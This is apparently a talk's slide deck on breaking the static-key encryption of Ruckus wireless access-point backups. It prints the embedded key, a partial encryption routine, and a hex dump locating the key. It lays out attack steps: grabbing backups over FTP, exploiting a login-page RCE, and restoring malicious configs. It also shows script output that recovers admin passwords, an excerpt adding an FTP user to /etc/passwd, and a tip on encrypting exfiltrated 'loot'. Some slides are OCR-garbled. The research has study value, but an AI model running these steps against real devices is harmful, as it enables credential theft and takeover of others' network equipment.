    0x1c, 0xb7, 0xfa, 0xe5, 0x82, 0x78, 0x13, 0xca
])

def debug_print(enabled, *args, **kwargs):
    if enabled:
        print(*args, **kwargs)

def encrypt(data, debug=False):
    debug_print(debug, f"Encrypting {len(data)} bytes")

    result = bytearray()
    state = bytearray(8)

    for block_idx in range((len(data) + 7) // 8):
        debug_print(debug, f"\nProcessing block {block_idx}")

        block_start = block_idx * 8
        block_end = min(block_start + 8, len(data))
        block_size = block_end - block_start

        current_block = data[block_start:block_end]
        buffer = bytearray(8)

        for j in range(block_size):
            buffer[j] = current_block[j]

        if block_size < 8:
            padding_len = 8 - block_size
            padding_value = (padding_len << 4) | padding_len
            for j in range(block_size, 8):
                buffer[j] = padding_value

        if block_idx % 2 == 0:
            rev_idx = 0
```

# IoT and Cryptography: Learning how / why it works is GOD MODE. (Trust me)

- Remember: The key may change.. but the algorithm may not!
- Learning IoT Cryptography teaches you many things.

Low-resourced – Devices tend to have limited resources which is bad for secure cryptographic operations. Easy for you = Probably easy for me.

Key Management & Symmetric/Asymmetric – There are always tradeoffs and weaknesses.

Vendor Implemented - built with ecosystem focus and recovery. NEVER ROLL YOUR OWN.

# What is encrypting the backups? – tac\_encrypt

Tac\_encrypt is symmetric and self-contained. Direct Invocation or disassembly shows it's syntax, the symmetric key, how the XOR / block encryption works.

The utility will encrypt files, input, direct STDIN & interaction.

You can obtain it, abuse it locally (download it) or remotely (rce), or *teach yourself black box adversarial cryptography with it!*

I am a highly accomplished cryptanalyst / code breaker. Here are some of the many methods I crack cryptographic systems with.


They are just logic puzzles!

# Teaching yourself cryptography from beginner to advanced.

Basic - You already know what password you set. Using this and comparing it to what is stored in the SYSTEM.XML file will help you quickly identify the simple obfuscation / symmetric nature.

Intermediate - There are various other values set in the configuration. By knowing the input value you set, you can determine the encoding / enciphering method and perform direct known plaintext attacks against it or teach yourself cracking with hashcat.

Advanced - You can teach yourself reverse engineering, disassembly, and advanced cryptography with black box attacks. (.data / mon)



[Cracking Codes with Python - Invent with Python](#)

# Backups –Ruckus Encryption

The backups use a static key / symmetric cipher on a tar.gz archive of the critical files. How do you find this / exploit this without the key?

- Download a backup from a device with the FTP server, restore it to your device / another device, abuse various access methods.
- Obtain the tac\_encrypt file or establish a shell on the device, directly upload and download encrypted files. Download / exfiltrate the files.
- Crack the encryption algorithm.

Bonus: **If you need encryption for exfil / securing of \*your\* loot, it will encrypt anything you throw at it... a built in capability!**

- The key is symmetric. When you upload / restore / download / backup the device configs, they are encrypted / decrypted. The file is an archive created by the device.
- The key is embedded in utilities / binaries distributed with every affected ruckus product.
- The key can / may change.. But this has to have legacy support.
- The algorithm may not change..

```
KEY = bytes([
    0x29, 0x1a, 0x42, 0x05, 0xbd, 0x2c, 0xd6, 0xf2,
    0x1c, 0xb7, 0xfa, 0xe5, 0x82, 0x78, 0x13, 0xca
])
```



Name	Type
tac_encrypt	5.6 KIB Executable
tacmon	22.3 KIB Executable
tacmon.sh	34 bytes Shell script

# Methods of Attack

- Disassembly of Binary – Key is embedded in .data but internal operations are obfuscated. You need to know some assembly and how to debug.
- Web Interface & Exploitation - Encrypt / Decrypt a complete backup. Using comparative operations, you can obtain the key. Requires at least one pair and has limitations.
- Binary use on device / appliance – Accepts Files / STDIN / Manual use. EXTREMELY USEFUL for testing, precise cases, working out the logic. Acquire a device and you have access\*.
- Access to firmware or device updates - Binwalk the firmware update!

# How does it work? Decrypting Ruckus Backups with Encryption Oracles

This is \*MY\* understanding / implementation that I developed using only adversarial cryptanalysis techniques:

Symmetric block cipher using static key

Operates in blocks of 8 / pads & adds small amount of data where needed.

Discrepancy in file sizes - Important!

Maintains a consistent structure.

CBC / XOR Operation - IV is derived from the first block.

The python script with a complete implementation:

[appliedcryptoflaws/wutangisforthechildren.py at main · SYNgularity1/appliedcryptoflaws](https://github.com/SYNgularity1/appliedcryptoflaws/blob/main/wutangisforthechildren.py)


```
 35
 36     for j in range(block_size):
 37         buffer[j] = current_block[j]
 38
 39     if block_size < 8:
 40         padding_len = 8 - block_size
 41         padding_value = (padding_len << 4) | padding_len
 42         for j in range(block_size, 8):
 43             buffer[j] = padding_value
 44
 45     if block_idx % 2 == 0:
 46         key_idx = 0
 47     else:
 48         key_idx = 8
 49
 50     output_block = bytearray(8)
 51
 52     for j in range(8):
 53         intermediate = buffer[j] ^ state[j]
 54
 55         output_byte = intermediate ^ KEY[(key_idx + j) % 16]
 56
 57         output_block[j] = output_byte
 58
 59         state[j] = output_byte
 60
 61     result.extend(output_block)
 62
 63     if len(data) % 8 == 0:
 64         debug_print(debug, "\nGenerating marker block")
 65
 66         marker_block = bytearray(8)
 67
```

# Basic Crypto – Known Plaintext Attacks

The admin password is a simple character shift. Obtaining System.xml allows you to obtain the value and decode it. Compare them.

SNMP, WPA, other values are encrypted with known crypto systems or hashed. Setup hashcat or examine the files and firmware for the key. Use CYBERCHEF for a good visual / logical step through without code.

This may sound “easy” but in MANY cases, this is all you will ever need.



A terminal window showing an FTP session and a redacted XML configuration file. The XML file contains sensitive information like admin passwords and network settings. The right side of the terminal shows the output of an FTP command to download a backup file, with the file contents partially visible.

```
<mgmt-ip by-dhcp="true" ip="192.168.0.1" netmask="255.255.0.0" >
  ipv6="fc00::2" prefixlength="64" ipv6-gateway="" ipv6-dns1=""
<addif enabled="false" ip="" netmask="" gateway="" enabled-ip=">
<mgmt-vlan enabled="false" vlan-id="/">
<cluster enabled="false" useip6="false" peer-ip="" password=">200 PORT command successful. Consider using PASV.
<dhcps enabled="false" start-ip="192.168.0.2" end-ip="192.168.0.150 Here comes the directory listing.
  netmask="255.255.0" lease="12h"/>
<admin username="adminpcforbackupsetup" x-password="tq.benjo">226 Directory send OK.
<authsvr-id="none" fallback-local="false"/>
<snmp enabled="false" ver="2" ro-community="public" rw-community=">200 bytes received in 0.00Seconds 15000.00Kbytes/sec
<snmpv3 enabled="false" ver="3">
  <snmpusr role="rouser" name="" auth="MD5" authPP="" priv="DE>200 PORT command successful. Consider using PASV.
  <snmpusr role="rwuser" name="" auth="MD5" authPP="" priv="DE>250 Opening BINARY mode data connection for backup.bak (613712)
</snmpv3>
<snmp-trap enabled="false" password="public" ip1="" ip2="" ip3="">26 File send OK.
  <trapusr enabled="false" id="1" ip="" name="" auth="MD5" authPP="" priv="DE>200 bytes received in 0.02Seconds 38357.00Kbytes/sec
  <trapusr enabled="false" id="2" ip="" name="" auth="MD5" authPP="" priv="DE>invalid command.
  <trapusr enabled="false" id="3" ip="" name="" auth="MD5" authPP="" priv="DE>200 bytes received in 0.02Seconds 38357.00Kbytes/sec
  <trapusr enabled="false" id="4" ip="" name="" auth="MD5" authPP="" priv="DE>200 bytes received in 0.02Seconds 38357.00Kbytes/sec
</snmp-trap>
```

ftp> cd backupfile  
250 Directory successfully changed.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
<dhcps enabled="false" start-ip="192.168.0.2" end-ip="192.168.0.150 Here comes the directory listing.  
 netmask="255.255.0" lease="12h"/>  
<admin username="adminpcforbackupsetup" x-password="tq.benjo">226 Directory send OK.  
<authsvr-id="none" fallback-local="false"/>  
<snmp enabled="false" ver="2" ro-community="public" rw-community=">200 bytes received in 0.00Seconds 15000.00Kbytes/sec  
<snmpv3 enabled="false" ver="3">  
 <snmpusr role="rouser" name="" auth="MD5" authPP="" priv="DE>200 PORT command successful. Consider using PASV.  
 <snmpusr role="rwuser" name="" auth="MD5" authPP="" priv="DE>250 Opening BINARY mode data connection for backup.bak (613712)  
</snmpv3>  
<snmp-trap enabled="false" password="public" ip1="" ip2="" ip3="">26 File send OK.  
 <trapusr enabled="false" id="1" ip="" name="" auth="MD5" authPP="" priv="DE>200 bytes received in 0.02Seconds 38357.00Kbytes/sec  
 <trapusr enabled="false" id="2" ip="" name="" auth="MD5" authPP="" priv="DE>invalid command.  
 <trapusr enabled="false" id="3" ip="" name="" auth="MD5" authPP="" priv="DE>200 bytes received in 0.02Seconds 38357.00Kbytes/sec  
 <trapusr enabled="false" id="4" ip="" name="" auth="MD5" authPP="" priv="DE>200 bytes received in 0.02Seconds 38357.00Kbytes/sec  
</snmp-trap>


ftp> exit  
invalid command.  
ftp> quit  
221 Goodbye.

git@github.com:~/defcon-iotvillage-ruckus\$

# “Encrypted” Password = 1 Character Shift (down)

Password - kp-pocorgtfo

```
ip6="false" peer-ip="" password="1q.pqdpsshugg" privilege="rw" ro-community="public" rw-community="private"/>
<system>
  <admin-threshold/>
  <identity name="PoC-or-GTFO-KP-71025-decryptbd" domain="" />
  <credential-reset enabled="false" security-email="" security-question="" security-answer="" custom="true" />
  <internal is-factory="false" default-login="admin" web-redirect-port="9999" redirect-policy-id="1" time-by-ntp="true" time="0" ntp1="ntp.ruckuswireless.com" timezone="GMT" />
  <mgmt-ip by-dhcp="true" ip="192.168.0.1" netmask="255.255.0.0" gateway="192.168.0.1" dns="" dns-search="" />
  <addif enabled="false" ip="" netmask="" gateway="" enabled-ipv6="false" ipv6="" prefixlength="" />
  <mgmt-vlan enabled="false" vlan-id="" />
  <cluster enabled="false" useip6="false" peer-ip="" password="" />
  <dhcps enabled="false" ip-start="192.168.0.2" ip-end="192.168.0.201" option-60-value="Ruckus CPE" />
  <admin username="admin" x-password="1q.pqdpsshugg" privilege="rw" idletimeout="30" lang="en_US" anonymous="false" />
  <snmp enabled="false" ver="2" ro-community="public" rw-community="private" />
  <snmpv3 enabled="false" ver="2" />
    <snmpusr role="rouser" name="" auth="MD5" authPP="" priv="DES" privPP="" />
    <snmpusr role="rwuser" name="" auth="MD5" authPP="" priv="DES" privPP="" />
  </snmpv3>
  <snmp-trap enabled="false" password="public" ip1="" ip2="" ip3="" ver="2" />
    <trapusr enabled="false" id="1" ip="" name="" auth="MD5" authPP="" priv="DES" privPP="" />
    <trapusr enabled="false" id="2" ip="" name="" auth="MD5" authPP="" priv="DES" privPP="" />
    <trapusr enabled="false" id="3" ip="" name="" auth="MD5" authPP="" priv="DES" privPP="" />
    <trapusr enabled="false" id="4" ip="" name="" auth="MD5" authPP="" priv="DES" privPP="" />
  </snmp-trap>
  <bonjour enabled="true" />
  <telnetd enabled="false" />
  <ftp enabled="true" anonymous="false" />
<alarm-notif send-email="disabled" email="" smtp-ip="" snmp-trap="disabled" snmp-ip="10.1.0.6" x-snmp-password="benjo" />
```




# Exploiting a Static Key in Backups without Key Knowledge – Abuse of Functionality

Now that you have your own malicious config (web interface) or have access to one you can \*restore\* with, you have an exploit factory and bypass method.

You have access to the binary:

1. Manually Invoke
2. Use the scripting built in to handle input
3. Disassemble the binary manually (just FTP it off?)
4. Download it via the RCE in the login page

Upload a malicious config you injected by restoring it to the access point!



KUKUSZU1200.LOG 2,002 (2 KB) Regular File 1/1/19/U  
tac\_encrypt 5,748 (6 KB) Regular File 7/26/2025 2:47:56 AM

```
0f70 0A 20 20 20 69 66 20 6E-6F 20 66 69 6C 65 73 20 if no files
0f80 73 70 65 63 69 66 69 65-64 2C 20 73 74 64 69 6E specified, stdin
0f90 20 61 66 64 20 73 74 64-6F 75 74 20 69 73 20 61 and stdout is a
0fa0 73 73 75 6D 65 64 0A 00-66 61 69 6C 65 64 20 74 assumed - failed t
0fb0 6F 20 6F 70 65 6E 20 6F-72 69 67 69 6E 61 6C 20 o open original
0fc0 66 69 6C 65 00 77 72 69-74 65 20 66 61 69 6C 65 file-write failed
0fd0 64 00 63 6F 72 72 75 70-74 65 64 20 65 6E 63 72 d-corrupted encr
0fe0 79 70 74 65 64 20 66 69-6C 65 00 64 65 63 79 72 ypted file decry
0ff0 70 74 20 65 72 72 6F 72-32 0A 00 64 65 63 79 72 pt error1--decyr
1000 70 74 20 65 72 72 6F 72-32 0A 00 65 64 69 3A 6F nt_error2--editio
1010 3A 68 00 00 9E 8D 04 08-95 8D 04 08 BB 8D 04 08 :h...>...
1020 BB 8D 04 08 7F 8D 04 08 0B BB 8D 04 08 >...S...>...
1030 BB 8D 04 08 BB 8D 04 08-BB 8D 04 08 BB 8D 04 08 >...>...
1040 B1 8D 04 08 00 00 00 FF FF FF FF 00 00 00 00 >...VVV...
1050 FF FF FF FF 00 00 00 00 00 00 01 00 00 00 VVVV...
1060 01 00 00 00 01 00 00 00-31 00 00 01 00 00 00 .....1...
1070 49 00 00 00 01 00 00 00-6B 00 00 01 00 00 00 I.....k...
1080 79 00 00 00 01 00 00 00-92 00 00 01 00 00 00 Y.....;
1090 A0 00 00 00 01 00 00 00-0B 00 00 01 00 00 00 .....-...
10a0 CA 00 00 00 01 00 00 00-E2 00 00 01 00 00 00 E.....A...
10b0 2B 01 00 00 00 00 00 00-0B 88 00 00 00 00 00 *.....-
10c0 88 0E 04 08 04 00 00-08 81 04 08 05 00 00 00 .....H...
10d0 48 83 04 08 08 00 00 00-BB 81 04 08 0A 00 00 00 H.....
10e0 88 01 00 00 0B 00 00 00-10 00 00 15 00 00 00 00 .....Tj...
10f0 00 00 00 00 03 00 00-11 00 00 17 00 00 00 00 .....x...
1100 78 00 00 00 14 00 00 00-11 00 00 17 00 00 00 00 x.....
1110 34 85 04 08 11 00 00 00-24 85 04 08 12 00 00 00 4.....
1120 10 00 00 00 13 00 00 00-08 00 00 FE FF 6F .....pyyo...
1130 04 85 04 08 FF FF 6F 01 00 00 00 FF FF FF 6F .....yyyo...yyyo...
1140 D0 84 04 08 00 00 00 00-00 00 00 00 00 00 00 00 B.....
1150 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....-
1160 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....-
1170 00 00 00 00 5C A0 04 08 00 00 00 00 00 00 00 00 \.....
1180 DE 85 04 08 EE 85 04 08-FE 85 04 08 0E 86 04 08 p...i...p...
1190 1E 86 04 08 2E 86 04 08-3E 86 04 08 4E 86 04 08 .>...N...
11a0 5E 86 04 08 6E 86 04 08-7E 86 04 08 8E 86 04 08 ^...n...
11b0 9E 86 04 08 AE 86 04 08-BE 86 04 08 00 00 00 00 .....@...M...
11c0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....-
11d0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....-
11e0 A0 8E 04 08 00 00 00 00-00 00 00 00 00 00 00 00 e...
11f0 A0 8E 04 08 00 00 00 00-00 00 00 00 00 00 00 00 H...d...
1200 8C 8C 8A 00 00 00 00 00-00 00 00 00 00 00 00 00 .....-
1210 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....-
1220 29 1A 42 05 BD 2C D6 F2-1C B7 FA E5 82 78 13 CA ) B...Ö...ü...x...P...
1230 00 2E 73 68 73 74 72 74-61 62 00 2E 69 6E 74 65 ..shstrtab.int...
1240 72 70 00 2E 00 01 73 00-00 2E 01 73 00 01 73 00 ip...nash...dynsym
```

# Decrypting Ruckus Backups with Encryption & Padding Oracles

Binary can be executed on devices in situ, producing plaintext & ciphertext pairs (TAR.GZ)


Using just these files, you can deduce the operation... without looking for the key.

Block Generator – Script to generate crafted block lengths & chosen plaintext for general padding attacks and cryptanalysis.

Focus Block Generator – Script to generate crafted block lengths & plaintexts to target this algorithm specifically: Easy Mode.

[SYNgularity1/Cryptographic-Attack-and-Analysis-Files: Repository of useful files, scripts, ideas, solutions, attacks for custom and manual Cryptanalysis.](#)

github.com/SYNgularity1/defcon-iotvillage-ruckus



# Decrypting the FTP Backups – w00000t!

The FTP backup.bak file is encrypted and available after boot.

It is an AWESOME tool for experimentation.

Here is the solution we clean room cryptosmashed:

[raw.githubusercontent.com/SYNgularity1/appliedcryptoflaws/refs/heads/main/wutangisforthechildren.py](https://raw.githubusercontent.com/SYNgularity1/appliedcryptoflaws/refs/heads/main/wutangisforthechildren.py)

You can decrypt the backups now and view all of your loot!



[github.com/SYNgularity1/defcon-iotvillage-fuckus](https://github.com/SYNgularity1/defcon-iotvillage-fuckus)

```
KEY = bytes([
    0x29, 0x1a, 0x42, 0x05, 0xbd, 0x2c, 0xd6, 0xf2,
    0x1c, 0xb7, 0xfa, 0xe5, 0x82, 0x78, 0x13, 0xca
])

def debug_print(enabled, *args, **kwargs):
    if enabled:
        print(*args, **kwargs)

def encrypt(data, debug=False):
    debug_print(debug, f"Encrypting {len(data)} bytes")

    result = bytearray()
    state = bytearray(8)

    for block_idx in range((len(data) + 7) // 8):
        debug_print(debug, f"\nProcessing block {block_idx}")

        block_start = block_idx * 8
        block_end = min(block_start + 8, len(data))
        block_size = block_end - block_start

        current_block = data[block_start:block_end]

        buffer = bytearray(8)


        for j in range(block_size):
            buffer[j] = current_block[j]

        if block_size < 8:
            padding_len = 8 - block_size
            padding_value = (padding_len << 4) | padding_len
            for j in range(block_size, 8):
                buffer[j] = padding_value

        if block_idx % 2 == 0:
            key_idx = 0
```

# PoC || GTFO – Hardcoded Password -> FTP -> Decrypt -> Deobfuscation of Admin -> ?

Run the FTP script, set the IP of the AP and watch the magic!



```
A 4E 6F |p:x:1021:1021:No
E 6F 6C |body:::/sbin/nologin" >> /etc/passwd
F 70 61 |
0 20 20 |sswd -
2 3A 2A |echo "ftpuser:*"
2 6F 64 |:1022:1022:Nobod
F 67 69 |y:::/sbin/nologin
3 73 //n" >> /etc/passwd
0 70 61 |d      pa
4 61 10 |sswd -p Rk8zdap
0 20 20 |1234 ftpuser-
5 0A 20 |    fi    fi
D 64 35 |passwd -a md5
A 7D 0A |-p "$2" "$1" -}
A 73 65 |# setup sshd -se
0 20 20 |tupSSHd() -{.


filter extracted tar archives and reject files or modify their metadata. Use the filter argument to control this
tar.extractall(path=extract_dir)
Successfully extracted to ftp_192_168_0_1_1754160216\backupfile\backup_extracted
Found SYSTEM.XML: ftp_192_168_0_1_1754160216\backupfile\backup_extracted\etc\airespider\system.xml
=====
ADMIN CREDENTIALS FOUND:
=====
Credential Set 1:
  Username: admin
  Password: pocorgtfo1234 (decoded from: qpdpshugp2345)
FTP connection closed.

Script execution completed.
```

# Intermediate Crypto – Block Ciphers and XOR

TAC\_ENCRYPT is an encryption oracle. It accepts all kinds of input and formats. Using manual entry or various backups you create, you can determine what the system does.

[github.com/SYNgularity1/Cryptographic-Attack-and-Analysis-Files](https://github.com/SYNgularity1/Cryptographic-Attack-and-Analysis-Files)



The screenshot shows a GitHub repository page for 'Cryptographic-Attack-and-Analysis-Files'. The repository is public and has 1 branch and 0 tags. The main branch is selected. There are 4 commits from 'SYNgularity1' dated 3 weeks ago. The commit details are as follows:

File	Action	Date
blockgenerator.py	Create blockgenerator.py	3 weeks ago
focusedblockgenerator.py	Create focusedblockgenerator.py	3 weeks ago
stream_generator.py	Create stream_generator.py	3 weeks ago
xor_generator.py	Create xor_generator.py	3 weeks ago

At the bottom of the commit list, it says 'github.com/SYNgularity1/defcon-iotvillage-ruckus'

# Advanced Crypto – Disassembly and Debugging

TAC\_ENCRYPT contains the key in it's .data section... but this isn't enough.

The binary performs some block / shifting / chaining / cycling that deters adversarial analysis. By debugging it and knowing the key, monitoring the registers and stream will allow you to determine the rest.

Comparing the file sizes / streams between files will help you determine how some of this works!

The screenshot shows a debugger interface with two panes. The top pane displays assembly code for the file 'tac\_encrypt'. The bottom pane shows a memory dump of the file 'RUCKUSZD1ZUU.LUG'. A red box highlights the assembly code for the function 'tac\_encrypt'. Another red box highlights the memory dump at address 1:10, which contains the string 'B4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00' followed by the instruction 'B4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00'. The memory dump also includes the string 'shstrtab.inte'.

